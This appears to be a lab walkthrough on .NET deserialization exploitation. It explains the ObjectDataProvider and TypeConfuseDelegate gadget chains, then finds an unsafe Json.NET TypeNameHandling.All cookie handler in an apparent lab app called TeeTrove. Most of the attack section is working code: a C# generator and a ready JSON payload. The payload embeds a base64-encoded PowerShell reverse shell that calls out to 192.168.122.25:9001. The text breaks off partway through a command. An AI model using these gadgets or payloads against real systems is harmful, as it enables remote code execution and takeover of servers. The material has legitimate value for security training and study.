Setup#

Install Visual Studio. If you already have, open Visual Studio Installer -> Modify
 And install
 .NET desktop development

 We can create a new
 Console App (.NET Framework) project for all the exploit developments here
.NET Deserialization gadgets#
Before exploiting any .NET deserialization vulnerabilities, we need to know about the gadgets that we can use to invoke a method (function) that we want. We will walk through 2 gadget chains that results in RCE. The reason we need these gadgets is because we cannot directly invoke a method via deserialization. Creating an object is not the same as running a function. However, there are some workaround that we can use to invoke a method without directly do so.
ObjectDataProvider#
To exploit .NET deserialization, we need to know about a popular gadget: ObjectDataProvider that can be used to create an arbitrary object, call an arbitrary method with arbitrary parameter.
According to the documentation, we can see that ObjectDataProvider has the following fields (among others):
ObjectType: Used to set the type of object to create an instance ofMethodName: Set the name of a method to call when creating the objectMethodParameters: The list of parameters to be passed to the method
We can launch any command we like like this:
- Create an
ObjectTypeofSystem.Diagnostics.Process - Use
MethodNameStartto invokeStartmethod onSystem.Diagnostics.Processobject - With
MethodParametersbeing"C:\\Windows\\System32\\cmd.exe"and"/c <command>"
using System.Windows.Data;

namespace ODPExample
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectType = typeof(System.Diagnostics.Process);
            odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            odp.MethodParameters.Add("/c calc.exe");
            odp.MethodName = "Start";
        }
    }
}
Now we just need to serialize this odp object, then put it into input of an application vulnerable to deserialization vulnerability and boom, we got RCE
TypeConfuseDelegate#
TypeConfuseDelegate is the name of a .NET Framework deserialization gadget originally disclosed by James Forshaw in this Google Project Zero blog post.
This gadget begins with a class called ComparisonComparer, which is a serializable, internal class in the Comparer class. source
    [Serializable]
    internal class ComparisonComparer<T> : Comparer<T>
    {
        private readonly Comparison<T> _comparison;

        public ComparisonComparer(Comparison<T> comparison) {
            _comparison = comparison;
        }

        public override int Compare(T x, T y) {
            return _comparison(x, y);
        }
    }
Looking at the source code, what it does is essentially:
Comparison<T>is a delegate type (works like function pointer). Reference- It gets the
comparisondelegate and store in_comparison - When user call method
.Compare(), it runs_comparisonand returns result
So basically, it takes a delegate and turn it into a .Compare() method (eg. ComparisonComparer.Compare(1,10))
The thing is, this class is internal, meaning you can’t create an object from it like ComparisonComparer<int> cc = new ComparisonComparer<int>(compareFunction);.
However, if we back up a little in the source code, it is exposed via the Comparer.Create() method, and we can pass a delegate to it. Source
	public abstract class Comparer<T> : IComparer, IComparer<T>
    {
    // ...
        public static Comparer<T> Create(Comparison<T> comparison)
        {
            Contract.Ensures(Contract.Result<Comparer<T>>() != null);

            if (comparison == null)
                throw new ArgumentNullException("comparison");

            return new ComparisonComparer<T>(comparison);
        }
    //...
	}
So now we have a way to turn a delegate into a .Compare() method. However, Comparison<T> expects the delegate to return an int Type, and we need to somehow pass Process.Start as the comparison delegate.
To solve that, we can use MulticastDelegate. To put it simply, a MulticastDelegate is just a list of delegated methods that are to be invoked one after another. We can exploit a long-standing .NET Framework issue where type signatures are not always enforced, and overwrite an already delegated function in a MulticastDelegate instance with a method which returns a different type, in this case Process.Start
First, we create 2 delegate of Comparison<T> type and stuff them into a MulticastDelegate. To simulate what would happen, after this code, if we call comparisonComparer.compare('a', 'a'):
- It will call
multicastDelegate('a', 'a') - Which will call
string.Comparetwice
// We delegate `string.Compare` as a new `Comparison<T>`
Delegate stringCompare = new Comparison<string>(string.Compare);

// We create a `MulticastDelegate` by chaining two `string.Compare` methods in a row
Comparison<string> multicastDelegate = (Comparison<string>) MulticastDelegate.Combine(stringCompare, stringCompare);

// We create a `ComparisonComparer` instance using `Comparer.Create` and pass the `MulticastDelegate` that we created as the `Comparison<T>` parameter to the constructor
IComparer<string> comparisonComparer = Comparer<string>.Create(multicastDelegate);
Now we basically overwrite the second delegated function with Process.Start. This uses FieldInfo to get around, since MulticastDelegate._invocationList is a private field.
// Get the `FieldInfo` for `_invocationList`, specifying it is a `Non-Public`, `Instance` variable
FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);

// Get the `invocation list` from our `MulticastDelegate`
object[] invoke_list = multicastDelegate.GetInvocationList();

// Overwrite the second delegated function (`string.Compare`) with `Process.Start`
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(multicastDelegate, invoke_list);
Now, we have a way to invoke Process.Start when our object’s compare() method is invoked. But we don’t have anything that invokes Compare yet.
This is where SortedSet comes in. SortedSet is a Set that automatically sorts itself each time a new item is added (assuming there are at least two items in total). To do the sorting, it invokes Compare on the instance’s internal Comparer, which can be specified by the user, meaning we can supply our ComparisonComparer
So the last few lines of the gadget are the following:
- We supply
SortedSetour ownComparisonComparer, which has.compare()method that will invokeProcess.Start() - We add the
Process.Start’s arguments into the set. When the second string is added,sortedSetwill invokeComparisonComparer.compare()and thusProcess.Start(string FileName, string Arguments)
// Create a SortedSet with our ComparisonComparer and add two strings
//   which will act as the FileName and Arguments parameters when passed
//   to Process.Start(string FileName, string Arguments)
SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);
sortedSet.Add("/c calc");
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");
This is how the gadget look when we put everything together:
Delegate stringCompare = new Comparison<string>(string.Compare);
Comparison<string> multicastDelegate = (Comparison<string>) MulticastDelegate.Combine(stringCompare, stringCompare);
IComparer<string> comparisonComparer = Comparer<string>.Create(multicastDelegate);

FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);
object[] invoke_list = multicastDelegate.GetInvocationList();
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(multicastDelegate, invoke_list);

SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);
sortedSet.Add("/c calc");
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");
Now we just need to serialize this sortedSet and put it into a deserialization vulnerable app.
.NET JSON (Newtonsoft.Json)#
Source analysis#
Searching for JsonConvert.DeserializeObject( in the source code, we found this call to JsonConvert.DeserializeObject in Authentication.RememberMeUtil
namespace TeeTrove.Authentication
{
  public class RememberMeUtil
  {
    public static readonly string REMEMBER_ME_COOKIE_NAME = "TTREMEMBER";
    private static Random random = new Random();

    public static HttpCookie createCookie(CustomMembershipUser user)
    {
      string str = JsonConvert.SerializeObject((object) new RememberMe(user.Username, user.RememberToken));
      return new HttpCookie(RememberMeUtil.REMEMBER_ME_COOKIE_NAME, str)
      {
        HttpOnly = true,
        Expires = DateTime.Now.AddDays(30.0)
      };
    }

    public static CustomMembershipUser validateCookieAndReturnUser(string cookie)
    {
      try
      {
        RememberMe rememberMe = (RememberMe) JsonConvert.DeserializeObject(cookie, new JsonSerializerSettings()
        {
          TypeNameHandling = TypeNameHandling.All
        });
        CustomMembershipUser user = (CustomMembershipUser) Membership.GetUser(rememberMe.Username, false);
        return user.RememberToken == rememberMe.Token ? user : (CustomMembershipUser) null;
      }
      catch (Exception ex)
      {
        return (CustomMembershipUser) null;
      }
    }
  }
}
Based on the name, it must be have something to do with authentication and remember me. If we login and tick the Remember me box, we got this TTREMEMBER cookie, in JSON format:
 Double-checking the source, we confirmed that it is indeed created using
 JsonConvert.SerializeObject() in the createCookie() method of RememberMeUtil
namespace TeeTrove.Authentication
{
  public class RememberMeUtil
  {
    public static readonly string REMEMBER_ME_COOKIE_NAME = "TTREMEMBER";

    public static HttpCookie createCookie(CustomMembershipUser user)
    {
      string str = JsonConvert.SerializeObject((object) new RememberMe(user.Username, user.RememberToken));
      return new HttpCookie(RememberMeUtil.REMEMBER_ME_COOKIE_NAME, str)
      {
        HttpOnly = true,
        Expires = DateTime.Now.AddDays(30.0)
      };
    }
    // <...SNIP...>
  }
}
We should check if this deserialization call is vulnerable or not before trying to spam payloads.
According to Friday the 13th JSON Attacks whitepaper, which discusses various Java and .NET serializers that utilize JSON and explores their vulnerabilities and when they are susceptible. On page 5, it says Json.NET will not deserialize data of the wrong type by default, which prevents us from passing ObjectDataProvider object instead of a RememberMe object.
 However, if the code pass a
 JsonSerializerSettings with TypeNameHandling set to non-None value, we can deserialize any object we want.
Looking at the source code, it is doing exactly that. Which means this function is vulnerable.
namespace TeeTrove.Authentication
{
  public class RememberMeUtil
  {
	//<...SNIP...>
	public static CustomMembershipUser validateCookieAndReturnUser(string cookie)
    {
      try
      {
        RememberMe rememberMe = (RememberMe) JsonConvert.DeserializeObject(cookie, new JsonSerializerSettings()
        {
          TypeNameHandling = TypeNameHandling.All
        });
        CustomMembershipUser user = (CustomMembershipUser) Membership.GetUser(rememberMe.Username, false);
        return user.RememberToken == rememberMe.Token ? user : (CustomMembershipUser) null;
      }
      catch (Exception ex)
      {
        return (CustomMembershipUser) null;
      }
    }
  }
}
Now we just need to develop an exploit for this…
Exploit development#
Since we need to create a serialized object with Json.NET, we need to install that package
Install-Package Newtonsoft.JsonWe can write an exploit like this. Note that we use MethodName of "Start1", which does not exist. This is because if we use "Start", the object will not be serializable due to the system not being able to determine the ExitCode. So we use Start1, print an invalid serialized object and manually edit it
Yes, I use
cmd.exeto runpowershell. I don’t remember powershell’s path, and no one should
using System;
using System.Windows.Data;
using Newtonsoft.Json;

namespace Exploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectType = typeof(System.Diagnostics.Process);
            odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            odp.MethodParameters.Add("/c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAMgAyAC4AMgA1ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==");
            odp.MethodName = "Start1";

            JsonSerializerSettings settings = new JsonSerializerSettings()
			{
			    TypeNameHandling = TypeNameHandling.All
			};
			string json = JsonConvert.SerializeObject(odp, settings);
			Console.WriteLine(json);
        }
    }
}

There will be an error regarding ObjectDataProvider. Visual Studio will not reference the necessary namespace by itself for this class, even when you imported it (??) so it is necessary to hover over it, select Show potential fixes and then select using System.Windows.Data; (from PresentationFramework)
 After building and run the exploit, you should get a
 JSON string like this printed on the console:
{
  "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
  "ObjectType": "System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",
  "MethodName": "Start1",
  "MethodParameters": {
    "$type": "MS.Internal.Data.ParameterCollection, PresentationFramework",
    "$values": [
      "C:\\Windows\\System32\\cmd.exe",
      "/c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAMgAyAC4AMgA1ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
    ]
  },
  "IsAsynchronous": false,
  "IsInitialLoadEnabled": true,
  "Data": null,
  "Error": {
    "$type": "System.MissingMethodException, mscorlib",
    "ClassName": "System.MissingMethodException",
    "Message": "Attempted to access a missing member.",
    "Data": null,
    "InnerException": null,
    "HelpURL": null,
    "StackTraceString": "   at System.RuntimeType.InvokeMember(String name, BindingFlags bindingFlags, Binder binder, Object target, Object[] providedArgs, ParameterModifier[] modifiers, CultureInfo culture, String[] namedParams)\r\n   at System.Windows.Data.ObjectDataProvider.InvokeMethodOnInstance(Exception& e)",
    "RemoteStackTraceString": null,
    "RemoteStackIndex": 0,
    "ExceptionMethod": "8\nInvokeMember\nmscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089\nSystem.RuntimeType\nSystem.Object InvokeMember(System.String, System.Reflection.BindingFlags, System.Reflection.Binder, System.Object, System.Object[], System.Reflection.ParameterModifier[], System.Globalization.CultureInfo, System.String[])",
    "HResult": -2146233070,
    "Source": "mscorlib",
    "WatsonBuckets": null,
    "MMClassName": "System.Diagnostics.Process",
    "MMMemberName": "Start1",
    "MMSignature": null
  }
}
After editing it, the JSON payload should look like this. Note that we moved the "MethodName" field to after the "MethodParameters" field. Because otherwise the object creation will occur before the parameters are set
{
  "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
  "ObjectType": "System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",
  "MethodParameters": {
    "$type": "MS.Internal.Data.ParameterCollection, PresentationFramework",
    "$values": [
      "C:\\Windows\\System32\\cmd.exe",
      "/c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAMgAyAC4AMgA1ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
    ]
  },
  "MethodName": "Start"
}
Put the payload in a file, convert it into a string
$ cat a.json | jq -c | jq -Rs
"{\"$type\":\"System.Windows.Data.ObjectDataProvider, PresentationFramework\",\"ObjectType\":\"System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089\",\"MethodParameters\":{\"$type\":\"MS.Internal.Data.ParameterCollection, PresentationFramework\",\"$values\":[\"C:\\\\Windows\\\\System32\\\\cmd.exe\",\"/c powershell -e 